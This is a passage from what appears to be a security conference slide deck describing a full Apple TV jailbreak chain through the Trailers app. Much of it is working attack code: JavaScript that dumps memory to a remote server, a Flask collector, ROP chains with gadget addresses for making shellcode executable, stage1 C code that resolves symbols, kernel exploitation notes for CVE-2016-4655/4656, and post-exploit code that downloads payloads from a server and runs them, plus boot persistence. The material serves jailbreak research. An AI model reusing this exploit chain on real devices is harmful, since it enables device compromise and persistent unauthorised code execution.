    c = ((v >> 0x00) & 0xff).toString(16)
    if (c.length < 2) c = "0"+c
    packet += c;
    c = ((v >> 0x08) & 0xff).toString(16)
    if (c.length < 2) c = "0"+c
    packet += c;
    c = ((v >> 0x10) & 0xff).toString(16)
    if (c.length < 2) c = "0"+c
    packet += c;
    c = ((v >> 0x18) & 0xff).toString(16)
    if (c.length < 2) c = "0"+c
    packet += c;

    if ((i+4) % blocksize == 0) {
      var req = new XMLHttpRequest();
      var url = "http://trailers.apple.com/dump" + "?d=" +packet;
      req.open('GET', url, false);
      req.send();
      packet = ""
    }
  }
}
```

## exploit.js

```
var dumpaddr = 0x2acfb000
var dumpSize = 0x6f000
var didDump = parseInt(load_binary_resource("dumpSize"))
dumpaddr += didDump
dumpSize -= didDump

log("dumping at=0x"+dumpaddr.toString(16)+" size=0x"+dumpSize.toString(16))
dumpMemory(dumpaddr,dumpSize)
log("did dump")
abort();
```

## Python Flask Server

```
app = Flask(__name__)
@app.route("/log")
def log():
    msg = request.args.get('msg')
    if msg:
        print(msg)
    return ""

@app.route("/dump")
def dumpcache():
    ddd = request.args.get('d')
    data = binascii.unhexlify(ddd)
    with open("dump.bin", "ab") as f:
        f.write(data)
    return ""

@app.route("/dumpSize")
def dumpSize():
    try:
        st = os.stat("dump.bin")
        return str(st.st_size)
    except:
        return "0"
```

```
function log(msg){
  msg = msg.toString();
  msg = "exploit.js: "+msg;
  var req = new XMLHttpRequest();
  var url = "http://trailers.apple.com/log" + "?msg=" +encodeURIComponent(msg);
  req.open('GET', url, false);
  req.send();
};
```


```
function load_binary_resource(url) {
  var req = new XMLHttpRequest();
  url = "https://trailers.apple.com/"+url
  req.open('GET', url, false);
  req.send(null);
  if (req.status != 200) {
    userlog("fail downloading loader");
  }

  return req.responseText;
}
```

# Dumping memory: problems

- App crashes after dumping 2KB

# Emulating remote


- Github project **pyatv** emulates apple tv remote app (https://github.com/postlund/pyatv/)
- Use python to *press* buttons on remote
  - Press: **down**
  - Press: **select**
  - sleep 15 sec and repeat



- On average ~3KB / 15 sec --> ~200Bytes/s (let it dump a bit....)

# Codesign bypass


- Use ROP to deploy codesign bypass as presented by Max Bazaliy DEFCON 2016




https://media.defcon.org/DEF CON 24/DEF CON 24 presentations/DEF CON 24 - Max-Bazaliy-A-Journey-Through-Exploit-Mitigation-Techniques-On-Ios-UPDATED.pdf

# stage1.bin

- stage1.bin compiled as raw:
  - sizeOfCodeSection (4Byte)
  - Code section (up to page boundary)
  - Data section



# ROP chain

- ROP chain uses codesign bypass to mmap stage1.bin executable
- Jumps to start of stage1.bin

```
function buildRopchain(payloadptr){
  log("building ropchain...")

  for (var i = 0; i < 10; i++) {
    ropchain[i] = 0x00515151 + (i << 24);
  }
  //first 10 ptr are reserverd
  //actual ropchain should start at ropchain[10]
  rop_pos = 10;
  exec_size = smsh[(payloadptr)/4]
  log("exec_size="+exec_size.toString(16))

  //mmap(shellcode,size,r|w,anon | private | fixed, 0,0,0)
  fillr0r1r2r3r4r5r6r7r8slfp(payloadptr,exec_size+0x40000, 2 | 1 , 0x1000 | 0x
  call_mmap()
  //mlock(shellcode,exec_size)
  fillr0r1r2r3r4r5r6r7r8slfp(payloadptr,exec_size, 0x21212121,0x31313131,0x414
  call_mlock()
  //mprotect(shellcode,exec_size,r|x)
  fillr0r1r2r3r4r5r6r7r8slfp(payloadptr,exec_size, 4 | 1 ,0x31313131,0x4141414
  call_mprotect()

  ropchain[rop_pos++] = payloadptr + 0x20 + 1;

  log("done building ropchain!")
}
```

# ROP gadgets

- ROP from JavaScript is very easy!

```
function call_mprotect(){
  ropchain[rop_pos++] = 0x20b90720+1+slide;
  ropchain[rop_pos++] = 0xdeadc0de;
  ropchain[rop_pos++] = 0xdeadc0de;
  ropchain[rop_pos++] = 0xdeadc0de;
  ropchain[rop_pos++] = 0x44444444;
  ropchain[rop_pos++] = 0x54545454;
  ropchain[rop_pos++] = 0x64646464;
  ropchain[rop_pos++] = 0x74747474;

  smsh[(0x2d74cbf4+slide)/4] = 0x2d5fa6b4+slide
}
```

# ROP chain: problems

- Short ARM/THUMB functions end with **bx lr**
  - Don't pop **pc** from stack
  - Can't call in ROP chain ?

```
                    _mprotect:
0x2d5fa6b4              mov         ip, #0x4a
0x2d5fa6b8              svc         #0x80
0x2d5fa6bc              blo         loc_2d5fa6d4
.....
0x2d5fa6c0              ldr         ip, =0x1f2a958
0x2d5fa6c4              ldr         ip, [pc, ip]
0x2d5fa6c8              b           loc_2d5fa6d0
                    dword_2d5fa6cc:
0x2d5fa6cc              dd          0x01f2a958
.....
                    loc_2d5fa6d0:
0x2d5fa6d0              bx          ip
                            ; endp
.....
                    loc_2d5fa6d4:
0x2d5fa6d4              bx          lr
```

# ROP chain: solution

- Look for gadgets ending with a function call
- If function call is lazy_linked it will have stub to deref a pointer
- Replace value at *funny_pointer* with address of mprotect()
- Now we can call functions ending in **bx lr**
- Make sure other threads don't rely on that function (here: AddressBook.framework)

```
blx             lazy_func
.....................................................
_20b90724:
add             sp, #0xc
pop             {r4, r5, r6, r7, pc}
```

```
lazy_func:
    ldr         ip, =0xcba8d18 ; dword_20ba3edc, CODE
    add         ip, pc, ip     ; funny_pointer
    ldr         pc, [ip]       ; funny_pointer
        ; endp
dword_20ba3edc:
    dd          0x0cba8d18     ; DATA XREF=lazy_func
```

```
                funny_pointer:
0x2d74cbf4          db  0x00 ; '.'
0x2d74cbf5          db  0x00 ; '.'
0x2d74cbf6          db  0x00 ; '.'
0x2d74cbf7          db  0x00 ; '.'
```

# stage1.bin

- Bruteforce dyld ASLR slide
- Resolve **dlopen** and **dlsym**
- Set stack to past data segment (repair ROP)
- Manually link all external functions
- Suspend all other threads

```
void init(){ //HAS TO BE TOP FUNCTION
    while (msyscall(15, dyldbase, 777,0) == 14){
      dyldbase += 0x1000;
    }

    resolve_symbol_dyld(dyldbase);

#ifndef IS_UNTETEHR
    //setup very temporary stack:
    //pointer to var in data segment
    uint8_t *tstack = (uint8_t *)((((uint32_t)(&lockfile)) & (~0xfff)) + 0x4000);
    asm("mov r0, %0\n\t"
        "mov sp, r0\n\t" :: "r"(tstack));
#endif

    void *dllibSystem = dlopen("/usr/lib/libSystem.B.dylib",RTLD_NOW);
#ifdef IS_UNTETEHR
#define dprintf(a ...) __dprintf(a)

    __dprintf = dlsym(dllibSystem,"printf");
    ddprintf = dlsym(dllibSystem,"dprintf");
    dprintf("[*] Stage2 loaded\n");
#endif
    void *dIOKit = dlopen("/System/Library/Frameworks/IOKit.framework/Versions/A/IOKit",RTLD_NOW);
    dmach_thread_self = dlsym(dIOKit,"mach_thread_self");
    dtask_threads = dlsym(dllibSystem,"task_threads");
    dthread_suspend = dlsym(dllibSystem,"thread_suspend");

    dfopen = dlsym(dllibSystem,"fopen");
    dfread = dlsym(dllibSystem,"fread");
    dsys_icache_invalidate = dlsym(dllibSystem,"sys_icache_invalidate");
    dsystem = dlsym(dllibSystem,"system");

    suspend_all_threads();

    init2(dlopen,dlsym);
}
```

http://blog.tihmstar.net/2018/01/modern-post-exploitation-techniques.html

# Kernelexploit

- Exploit CVE-2016-4655: Info leak
  - KASLR bypass
- Exploit CVE-2016-4656: Memory corruption
  - Get kernel R/W and tfp0 (task_for_pid_0)

# Problem: no kernel binary

- Need to know offsets for exploit
  - Use other kernels as template and *guess* offsets for ATV
  - Port checkm8 exploit and decrypt kernel
  - Dump kernel...

https://www.blackhat.com/docs/eu-17/materials/eu-17-Bazaliy-Jailbreaking-Apple-Watch.pdf



# CVE-2016-4656 exploitation

- Kernel mode UAF in OSUnserializeBinary
- OSString object deallocated
- retain() called on deallocated object
- Fake object with fake vtable –> code exec
- Can be triggered from an app's sandbox

https://www.blackhat.com/docs/eu-17/materials/eu-17-Bazaliy-Jailbreaking-Apple-Watch.pdf

# Dumping kernel by panic logs

- We can control pointer to vtable
- Use address to leak as vtable address
- vtable will be dereferenced by retain() call
- Kernel will crash, but save panic log
- Address content appear in register state

https://www.blackhat.com/docs/eu-17/materials/eu-17-Bazaliy-Jailbreaking-Apple-Watch.pdf

# Dumping kernel by 4 bytes

- Use address to leak as fake vtable address
- [redacted]
- [redacted]
- [redacted]
- Parse panic, read 4 bytes and disassemble !
- Update address with 4 bytes delta [redacted]
- Repeat

https://www.blackhat.com/docs/eu-17/materials/eu-17-Bazaliy-Jailbreaking-Apple-Watch.pdf

# Next step – full kernel dump

- Now use fake OSString obj to read kernel
- Read data via IORegistryEntryGetProperty

- Leak kernel header, calculate kernel size
- Dump full kernel to userland by chunks

# Update: Problem: no kernel binary

Newer kernels are not encrypted anymore!

# Postexploit

- exploit.js puts a pointer to Uint32Array containing **bootstrap** before mprotecting it to RX
- We can find that pointer in C code and write contents to a file

```
int deployPayload(int payloadCnt, char *dest){
  uint32_t **payload_Arr = (((uint32_t)&init) & ~(0xfff));
  while (*payload_Arr == 0xbf00bf00) payload_Arr -= 0x1000/4;
  payload_Arr++;
  uint32_t *payload = payload_Arr[payloadCnt][4];
  uint32_t payloadLen = payload_Arr[payloadCnt][5];

  int destFile = dopen(dest,O_RDONLY);
  if (destFile > 0){
    dprintf("[!] File already exists at=%s\n",dest);
    dclose(destFile);
    return 1;
  }
  if ((destFile = dopen(dest,O_WRONLY | O_CREAT)) == -1){
    dprintf("[!] Failed to create file at=%s\n",dest);
    return 2;
  }
  dwrite(destFile,payload,payloadLen*4);
  dclose(destFile);
  return 0;
}
```

# Postexploit

- If /bin/mkdir does not exist...
- Save **bootstrap** from memory to /tmp/bootstrap
  and run it

```
int fd = 0;
if ((fd = dopen("/bin/mkdir", O_RDONLY)) == -1) {
  dprintf("[*] extracting bootstrap\n");
  if (!deployPayload(0, "/tmp/bootstrap")){
    dprintf("[*] Successfully deployed bootstrap\n");
    dchmod("/tmp/bootstrap",0755);

    char *argv[7];
    argv[0] = "bootstrap";
    argv[1] = NULL;

    int tarRet = easyPosixSpawn("/tmp/bootstrap", argv);
    if (!tarRet){
      dprintf("[*] Successfully spawned bootstrap\n");
    }else{
      dprintf("[!] Failed to spawn bootstrap with error=%d\n",tarRet);
    }
    dunlink("/tmp/bootstrap");

    dprintf("[*] creating /.cydia_no_stash\n");
    if ((tarRet = dopen("/.cydia_no_stash", O_WRONLY | O_CREAT)) == -1){
      dprintf("[!] Failed to create /.cydia_no_stash\n");
    }else{
      dclose(tarRet);
      tarRet = 0;
    }

    dsystem("mkdir /Library/LaunchDaemons");

    //set firmware
    dsystem("/usr/libexec/cydia/startup");
  }
}else{
  dclose(fd); fd = -1;
  dprintf("[*] not extracting bootstrap\n");
}
```

# Bootstrap

- Download:
  tar, launchctl, Cydia.tar,
  untether.deb
- Extract Cydia.tar to /
- Run
  /usr/libexec/cydia/startup
- dpkg -i untether.deb
  (doesn't work for some reason)
  - Copy to /var/root so user can install manually

```
log("started");
dsystem = dlsym(RTLD_NEXT, "system");
log("system linked at=0x%08x",dsystem);
NSURL  *tarURL = [NSURL URLWithString:SERVER_URL "/payload/tar"];
NSURL  *launchctlURL = [NSURL URLWithString:SERVER_URL "/payload/launchctl"];
NSURL  *bootstrapURL = [NSURL URLWithString:SERVER_URL "/payload/Cydia.tar"];
NSURL  *untetherURL = [NSURL URLWithString:SERVER_URL "/payload/net.tihmstar.etasonuntetherATV.deb"];

log("downloading tar...");
NSData *tarData = [NSData dataWithContentsOfURL:tarURL];
[tarData writeToFile:@"/bin/tar" atomically:YES];

log("downloading launchctl...");
NSData *launchctlData = [NSData dataWithContentsOfURL:launchctlURL];
[launchctlData writeToFile:@"/bin/launchctl" atomically:YES];

log("downloading bootstrap...");
NSData *bootstrapData = [NSData dataWithContentsOfURL:bootstrapURL];
[bootstrapData writeToFile:@"/tmp/Cydia.tar" atomically:YES];
char *argv[7];
argv[0] = "tar";argv[1] = "-xvf";argv[2] = "/tmp/Cydia.tar";argv[3] = "-C";
argv[4] = "/";argv[5] = "--preserve-permissions";argv[6] = NULL;
chmod("/bin/tar", 0777);
chmod("/bin/launchctl", 0777);
chmod("/bin/Cydia.tar", 0777);

log("extracting bootstrap...");
int tarRet = easyPosixSpawn("/bin/tar", argv);
if (!tarRet){log("Successfully extracted bootstrap\n");
}else{log("Failed to extract bootstrap with error=%d\n",tarRet);}

log("deleting bootstrap");
unlink("/tmp/Cydia.tar");
log("downloading untether...");
NSData *untetherData = [NSData dataWithContentsOfURL:untetherURL];
[untetherData writeToFile:@"/tmp/untether.deb" atomically:YES];

log("running startup script");
dsystem("/usr/libexec/cydia/startup");
log("installing untether");
dsystem("/usr/bin/dpkg -i /tmp/untether.deb");
dsystem("cp /tmp/untether.deb /var/root");
log("finished");
```

# Post-bootstrap

- Clean up kernel exploit
- Run ssh daemon
- Restart Homescreen

# Persistance

- Due to secure boot chain the kernelpatches are not persistent
- SSH won't run after reboot (no valid code signature)
- Re-running exploit through trailers app every time kinda sucks
- Need to automatically re-exploit at every boot somehow

# Untether


- Boot sequence starts **rtbuddyd** daemon with **--early-boot** argument
- Replace **rtbuddyd** with **jsc** (JavaScriptCore) binary
  - Apple's own binary with valid code signature
- On boot **jsc** tries to open the file **/--early-boot** and execute containing JavaScript code
- Exploit bug in **jsc** (or WebKit) to get code exec
- Reuse same payload as before to run kernel exploit
  - We have JIT this time, so no need for ROP!

# Untether: problems

- Can't start LaunchDaemons for some reason
  - SSH doesn't start :(
    - Literally the only thing i want to work
- 2 Options:
  - Debug the problem properly
  - Create a workaround so that ssh starts after all


# Untether: problems

- rtbuddyd and all it's children can't talk to launchd
  - launchctl not working
    - "launchctl load openssh.plist" doesn't work
  - Other things not working properly
- jsc needs to return success for boot to continue



# Untether: solution

- Exploit spawns daemonloader binary
- Use **libtakeover** to control other process (https://github.com/tihmstar/libtakeover)
  - Make syslogd talk to launchd and load LaunchDameons
- Makes launchd spawn sshd properly
- Everything works fine :D



